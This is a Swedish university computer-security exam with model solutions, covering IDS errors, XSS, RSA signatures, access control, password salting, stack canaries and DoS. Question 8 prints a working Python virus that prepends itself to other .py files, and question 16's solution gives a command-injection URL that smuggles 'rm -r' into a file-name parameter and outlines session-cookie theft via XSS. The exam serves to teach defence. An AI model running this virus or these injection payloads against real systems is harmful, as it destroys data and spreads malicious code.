KTH Datavetenskap
och kommunikation

DD2395 Datasäkerhet
lösningar till tentamen 2008-10-20 kl 09.00–13.00

Ett fåtal feltryck som rättades på tavlan under tentan har korrigerats nedan.

Del I

1 I IDS-sammanhang pratar man ofta om *False positive* och *False negative* (Även kallat *Typ I fel* och *Typ II fel*). Förklara vad detta innebär och hur de skiljer sig från *True positive* och *True negative*.

Lösning: True postitive/negative innebär att trafik/beteende korrekt klassificerats som intrång respektive icke-intrång. False positive innebär att något felaktigt klassificerats som ett intrång och False negative innebär att ett intrång felaktigt klassificerats som harmlöst.

[Det går också att svara med en matris indexerad av intrång/harmlöst och detektering/ingen detektering (eller motsvarande) som illustrerar svaret på ett korrekt sätt.]

2 På KTH CSC har massor med studenter konton och de gör många programmeringslabbar. I kurser där man använder exempelvis C eller C++ kommer det varje år att produceras ett antal program med buffer-overflow-sårbarheter. Innebär existensen av dessa sårbara program ett allvarligt hot? Motivera ditt svar.

Lösning: De utgör inget allvarligt hot. Programmen körs bara lokalt, och har de rättigheter som den som startar dem har. Det som en elak användare kan ställa till med genom att köra en students C-program är sådant som användaren har rättighet att göra ändå.

3 Vad är input fuzzing? Vad hoppas man uppnå genom att använda det?

Lösning: Testning genom att ge ett program en stor mängd slumpade indata för att se om det kraschar eller beter sig kostigt. Det används för att hitta brister i programmet som kan utgöra sårbarheter.

4 Ett antivirus-program för Macintosh omkring 1990 hade en funktion som kallades för ”Innoculation” (vaccination). Den funktionen sökte igenom hårdisken, tog alla program och la till en sträng till programmen. Strängen innehöll de magiska nummer som olika virus använde för att förhindra att de infekterade samma program flera gånger. Därmed lurades virus att inte infektera vaccinerade program. Är denna form av IPS ”Anomality based” eller ”Signature based”?

Lösning: Signature based. (PS: Funktionen hade en del brister: Den kunde förstöra program. Dessutom användes samma magiska nummer av andra AV program för att hitta virus vilket gav en stor mängd utslag ifall du någonsin bytte till ett annat AV program. Mycket effektiv lock-in!)

5 Vad gör angriparen vid en cross site scripting-attack (XSS), och vem är det som drabbas?

Lösning: XSS innebär att man lyckas injicera någon form av skriptkod, exempelvis javascript, på en webbsida i en annan domän, ofta på ett forum eller en blogg. Koden exekveras på klienten som laddar sidan och drabbar alltså den som besöker sidan.

[OK att ange antingen ”skriptkod” eller ett exempel, som ”javaskript”, så länge det rör sig om kod som exekverar på klienten. Att det är klientsidan/webbläsaren som drabbas måste anges.]

6 Anna använder RSA-signaturer. Hon har publik RSA-nyckel $(51, 3)$ och privat nyckel $(51, 11)$. Hon ska signera ett meddelande m vars hash är $h(m) = 4$ och skicka det signerade meddelandet till Bo. Vad blir signaturen, vad skickar hon till Bo, och hur verifierar han signaturen?

Lösning: Svar: Signaturen = 13 så hon skickar $(m, 13)$. Bo verifierar genom att beräkna hashvärdet $4 = h(m)$ och verifiera att 13^3 mod $51 = 4$. [Det är ok om steget $4 = h(m)$ inte anges explicit i verifieringen.]

7 Vilka attacker skulle försvåras om banker använda digitala signaturer på sina email-utskick?

Lösning: Phishing. [Beskrivning av phishing-attack mot bankkund är OK även om ordet ”phishing” inte nämns i svaret.]


8 Ett Python-program liknande detta har under en period spridits på nätet. Vilken form av malware skulle du identifiera det som?

(Python är ett intepreterande språk. Funktionen `glob.glob(<pattern>)` returerar en lista av filer som matchar ett mönster och hanterar wildcards så som Unix-skal gör. Syntaxen `a[:<number>]` ger prefixet av längd <number> av strängen `a`. Variabeln `__file__` är namnet på filen programmet kör från. find(haystack, needle) mostvarar Javas haystack.indexOf(needle) för strängarna haystack och needle. fil.read() läser hela filen.)

```
import glob
from string import *
xs = glob.glob("*.py")
for x in xs:
    host = open(x, 'r')
    hostcode = host.read()  # läs hela filen
    if find(hostcode, "-=::FuzzY::=-") == -1:
        host = open(x, 'w')
        myself = open(__file__, 'r')
        a = myself.read()
        pattern = "#" + "KITTEN"
        a = a[:find(a, pattern)+len(pattern)]
        mybody=a+chr(10)+hostcode  # chr(10) är radslut
        myself.close()
        host.write(mybody)
    host.close()
#KITTEN
```

Lösning: Ett virus.

9 Markera på följande karta vilken del av nätverket som skulle kunna vara DMZ.



Lösning: Den switch och de sex datorer som befinner sig mellan brandväggarna.

Del II

10 Låt oss anta att vi använder en Bell-LaPadula-modell med tre säkerhetsnivåer: publik (p), skyddad (s), hemlig (h), där p<s<h, kombinerad med rollbaserad accesskotroll. Följande objekt finns, med märkning: log(s), info(p), produktlista(p), patent(s), merger(h), strategi(h).

Följande transaktioner finns (samtliga är att betrakta som ”append” vilket bara spelar roll för de som använt årets kursbok – de som använt Bishop kan tänka på operationerna som ”write”):

- log-info: information om uppdateringar av info skrivs till log.
- log-prod: dito för produktlista
- log-pat: dito för patent
- log-merge: dito för merger
- strat-prod-pat: uppdatera strategi med data från produktlista och patent
- strat-merge: uppdatera strategi med data från merger
- strat-info: uppdatera strategi med data från info

Det finns också fyra roller med rätt att köra vissa transaktioner

Roll 1 log-prod, strat-prod-pat

Roll 2 log-merge, strat-prod-pat

Roll 3 strat-merge, log-pat

Roll 4 log-info, strat-info

Problemet är att sätta säkerhetsnivåer på rollerna. För två av dem spelar det ingen roll vilken nivå du sätter, ingen kommer att kunna agera fullt ut i de rollerna. Vilka, och varför? För de två andra rollerna ska du sätta säkerhetsnivåer som låter dem utföra transaktionerna som hör till rollen. [4p]

Lösning: Vi har de grundläggande kraven: No read up och No write down. Vi kan då se vilka rättigheter som krävs för olika operationer:

Alla log- kräver rättigheter på (s)- eller (p)-nivån. Därmed får ingen som är (h) skriva till log (No write down). Vi skriver de möjliga nivåerna med mängdnotation: $\{s, p\}$. Att skriva strat- kan alla (dvs möjliga nivåer är $\{p, s, h\}$), vilket inte utgör någon begränsning.

Vidare kan vi se vad vi behöver för läsrättigheter. Alla -info och -prod går med alla ($\{p, s, h\}$). -log och -pat kräver $\{s, h\}$ och -merge och -strat kräver $\{h\}$.

Nu kan vi lista vilka rättigheter som krävs

- log-info: $\{p, s\}$
- log-prod: $\{p, s\}$
- log-pat: $\{s\}$
- log-merge: (Går ej)
- strat-prod-pat: $\{s, h\}$
- strat-merge: $\{h\}$

- strat-info: $\{p, s, h\}$

Och därmed:

Roll 1 log-prod, strat-prod-pat (snittet mellan $\{p, s\}$ och $\{s, h\}$ blir $\{s\}$)

Roll 2 log-merge, strat-prod-pat (Går ej eftersom log-merge inte kan köras)

Roll 3 strat-merge, log-pat ($\{h\} \cap \{s\} = \{\}$ så det går ej)

Roll 4 log-info, strat-info (snittet är $\{p, s\}$ så endera går bra)

11 Vid autentisering med biometri delar man upp protokoll i statiska och dynamiska protokoll. I båda fallen går autentiseringen till så att man mäter en egenskap hos individen med något mätdon.

11a Ge exempel på en egenskap som lämpar sig för ett statiskt protokoll och en som lämpar sig för ett dynamiskt. [2p]

Lösning: Exempel: fingeravtryck (statisk), röstigenkänning (dynamisk).

11b I det ena fallet är det betydligt viktigare än i det andra att parterna kan lita på själva mätdonet. Förklara varför. [2p]

Lösning: Vid statisk biometri gör man samma sak varje gång vilket öppnar för inspelningsattacker. Om man får stoppa in en egen fingeravtrycksläsare kan den förmedla ett inspelat fingeravtryck.

12 Normalisering (Scrubbing) används ofta för att förhindra attacker mot ett system bakom en IDS/IPS. Förklara hur man med hjälp av IP-fragmentering kan attackera systemet trots skyddet (förutsatt att IPS-systemet har en längre fragmentation timeout än målet) och hur normalisering kan hindra attacken. [3p]

Lösning: Vi skickar en del av paketet som är snällt och vi inte skall använda i attacken. Sedan väntar vi tills vi har fått en timeout i målsystemet. Därefter skickar vi första delen av attack-paketet, vilket skall komplettera de fragment som IPS-systemet har. IPS-systemet gör nu en så kallad ”false reassembly” och får något som inte ser ut som en attack. Därefter skickar vi de återstående delarna av attacken till mål systemet. Målet sätter nu samman attacken åt oss.

Scrubbing hindrar attacken genom att inte skicka paketet vidare innan det är defragmenterat. Därmed så kommer IPS-systemet inte se annan data än målet ser.

13 Du tänker använda en känd, säker, hashfunktion tillsammans med saltning av din lösenordsfil (a la /etc/passwd). Du väljer mellan några olika lösningar:

1. Ett slumpvis salt på 160 bitar som lagras i filens början och som sedan används som salt för alla användare
2. Ett slumpvis salt för varje användare, 15 bitar per användare, som lagras tillsammans med användarnamnet
3. Enbart hashning av lösenorden, utan något salt.

Jämför lösningarnas sårbarhet mot ordlistattacker med varandra. Motivera dina slutsatser med överslagsberäkningar. [4p]

Lösning: Osaltade lösenord gör att man kan använda samma tabell för att attackera alla konton på alla datorer som använder denna hash algorithm. Svårighets grad 1.

Det första saltet är långt. Därmed garanterar det att man måste generera nya hashar för att attackera denna lösenordslista. Däremot är saltet samma för alla användare, vilket gör att alla kollisioner mellan användares lösenord kommer att synas, samt att vi kan attackera alla lösenord samtidigt (exampelvis med hjälp av Rainbow Tables). Svårigheten har ökat till att skapa en ny tabell för varje dator, om vi inte får en kollision i saltet. Ifall vi antar 2^{32} datorer i världen och ett salt på 2^{160} så kan vi använda födelsedagsparadoxen för att räkna ut sannolikheten för en kollision. Enligt födelsedagsparadoxen är sannolikheten att alla är unika $\binom{2^{160}}{2^{32}}/2^{160\cdot 2^{32}}$. Detta kommer att vara mycket nära 1. Därmed så kan vi anta att vi har ökat svårighetsgraden med antalet datorer som vår fiende attackerar.

Det andra saltet är kortare. Därmed finns det en markant risk för kollisioner. Vi använder oss av inversa födelsedags paradoxen för att hitta hur många konton som måste attackera för att vi skall ha en risk på 50% att fienden kan återanvända samma tabell. Detta ger $\sqrt{2 \cdot 2^{15} \ln(1/(1-0.5))}$. Redan vid 213 konton så kommer den som attackerar ha en 50% chans att få återanvända en gammal tabell. Vi kan därmed räkna med att denna lösning ökar svårighetsgraden minst ca 213ggr.

Alternativa lösningar som utgår från svårigheten att bygga tabeller för hela saltet accepteras också.

14 På en x86 Windows dator ser normalt en stack Frame ut på följande vis. Här har vi låga adresser längst ner och höga adresser högst up. Detta innebär att skrivningar kommer att gå uppåt och att stacken kommer växa nedåt när nästa frame läggs på.

```
<Previous frame>
Function arguments
Return Address
Saved Frame Pointer
Exception handler record
Local Variables and Buffers mixed.
<Next frame>
```

14a Rita up en stackframe så som den skulle kunna se ut ifall vi slår på stack cookies (canaries). Argument skydd och stack re-ordering används inte. [2p]

Lösning:

```
<Previous frame>
 Function arguments
 Return Address
 Saved Frame Pointer
 Exception handler record
 Canary
 Local Variables and Buffers mixed.
 <Next frame>
```

14b Motivera varför en stack cookie skall vara på den platsen i stacken. [2p]

Lösning: Kakan måste ligga ovanför local variables och buffrar för att ge något skydd. Samtidigt vill vi skydda vår exception handler (farligt om den blir sönderskriven), frame-pointern och returadressen.

14c Stack reordering och skydd för Argument är två tillägg som ytterligare förbättrar skyddet från en stack cookie. Rita upp en stack där dessa två metoder används och förklara vad de gör. [2p]

Lösning:

```
Visual C++ 7.0:
<Previous frame>
Function arguments
Return Address
Saved Frame Pointer
Exception handler
Canary
Local buffers
Local Variables
Copy of Arguments (containing buffers or pointers)
<Next frame>
```

Stack reordering placerar lokala variabler nedanför buffrar för att försvåra överskrivning av olika variabler i programmet som kan tänkas påverka programflödet (exempelvis pekare...). Argument protection lägger en kopia av buffrar och pekare i argumenten högre upp på stacken så att man inte kan skriva över den underliggande framen genom skrivningar direkt till argumenten som metoden tar.

15 Antag att du kör en konkurrent till Wikipedia (en som alla får förändra) baserad på en SQL-databas. Datorn finns hos ett mindre Co-Hosting företag.

Analysera vilka resurser som är sårbara för en DoS-attack, rangordna dem, förklara hur de kan attackeras och ge förslag på skydd. [5p]

Lösning:

1. Bandbredd: Enkelt att attackera och svårt att skydda. Kan göras genom att helt enkelt fylla bandbredden med skräpdata från ett botnät. Skydd skulle kunna vara mer bandbredd eller att sprida ut tjänsten på fler platser.

2. CPU: Kan attackeras genom att göra många sökningar och uppslagningar i databasen. Skydd exempelvis genom begränsning av antalet sökningar för varje IP.

3. Minne: Det kan vara möjligt att använda en attack så som TCP/SYN för att binda upp stora mängder resurser. Syn Cookies hjälper. Det är också möjligt att gör databas frågor som returnerar extremt stora mängder data och därmed fyller upp minnet. Hindras genom att begränsa frågorna.

4. Användare: Detta görs genom att fylla databasen med skräp artiklar som gör det svårt att hitta riktiga artiklar. Verktyg för att rensa bort skräp kan hindra detta.

5. Disk: Den som attackerar kan försöka skapa extremt stora artiklar för att fylla disken. Skydd är att begränsa storleken och antalet artiklar som kan skapas.

16 Osquar kör en webbserver på sin dator och har gjort en liten php-applikation som han använder när han är på resande fot och som ger honom fjärråtkomst till vissa saker på hans dator via ett webb-gränssnitt. Han använder https och har en inloggning (och ett bra lösenord), och servern håller reda på den autentiserade sessionen m.h.a. en sessionskaka. Varje gång webbapp:en tar emot ett anrop kontrolleras att sessionskakan är giltig. Han har också en publik ftp-katalog med en drop-box där hans vänner ska kunna lägga filer. Han har många vänner, så en anonym ftp-användare kan lägga filer i dropbox:en, men inte ändra eller ta bort dem.

Hans webbapp har bland annat koden

```
$list = ‘ls /public/ftp/dropbox‘; /* filnamnen i dropbox till strängen $list */
printFileUrls($list); /* Osquars egen funktion för att genererar länkar till
                         filerna i dropbox */
```

Länkarna som printFileUrls producerar beror på filnamnen i argumentet (från ls-kommandot ovan) och har formen:

```
<a href=’showfile.php?name=/public/dropbox/fulfix.cc’>fulfix.cc</a>
<a href=’showfile.php?name=/public/dropbox/hej.txt’>hej.txt</a>
```

Sidan showfile.php visar upp innehållet i en fil på följande sätt (förutsatt att sessionskakan är giltig).

```
$content = ‘cat $_GET[’name’]‘;
echo $content;
```

I php innebär `‘sträng‘` att strängen körs som ett kommando i OS:ets kommandotolk och resultat är utadata från kommandot som här lagras i variabeln `$content`.

Vilka sårbarheter ser du? Hur skulle en attack som utnyttjar sårbarheterna kunna gå till? Vad kan man uppnå med attacken? [4p]

Lösning: Vi kan börja med att lägga en fil som innehåller javascript-kod i Osquars ”dropbox” så att koden laddas när han kör showfile på den filen (XSS). Vi ser till att javascript-koden skickar oss Osquars sessionskaka.

Om vi får tag på sessionskakan kan vi använda den för att få servern att exekvera, och visa oss, de php-sidor som var lösenordsskyddade. Vi kan läsa alla filer läsbara av webbservern via showfiles.php, men det är värre än så. Vi kan anropa URL:er med elaka parametrar så att kommandon utförs av webbservern, t.ex. något i stil med:

```
...showfiles.php?name=/public/dropbox/hej.txt;rm%20-r%20/public/dropbox
```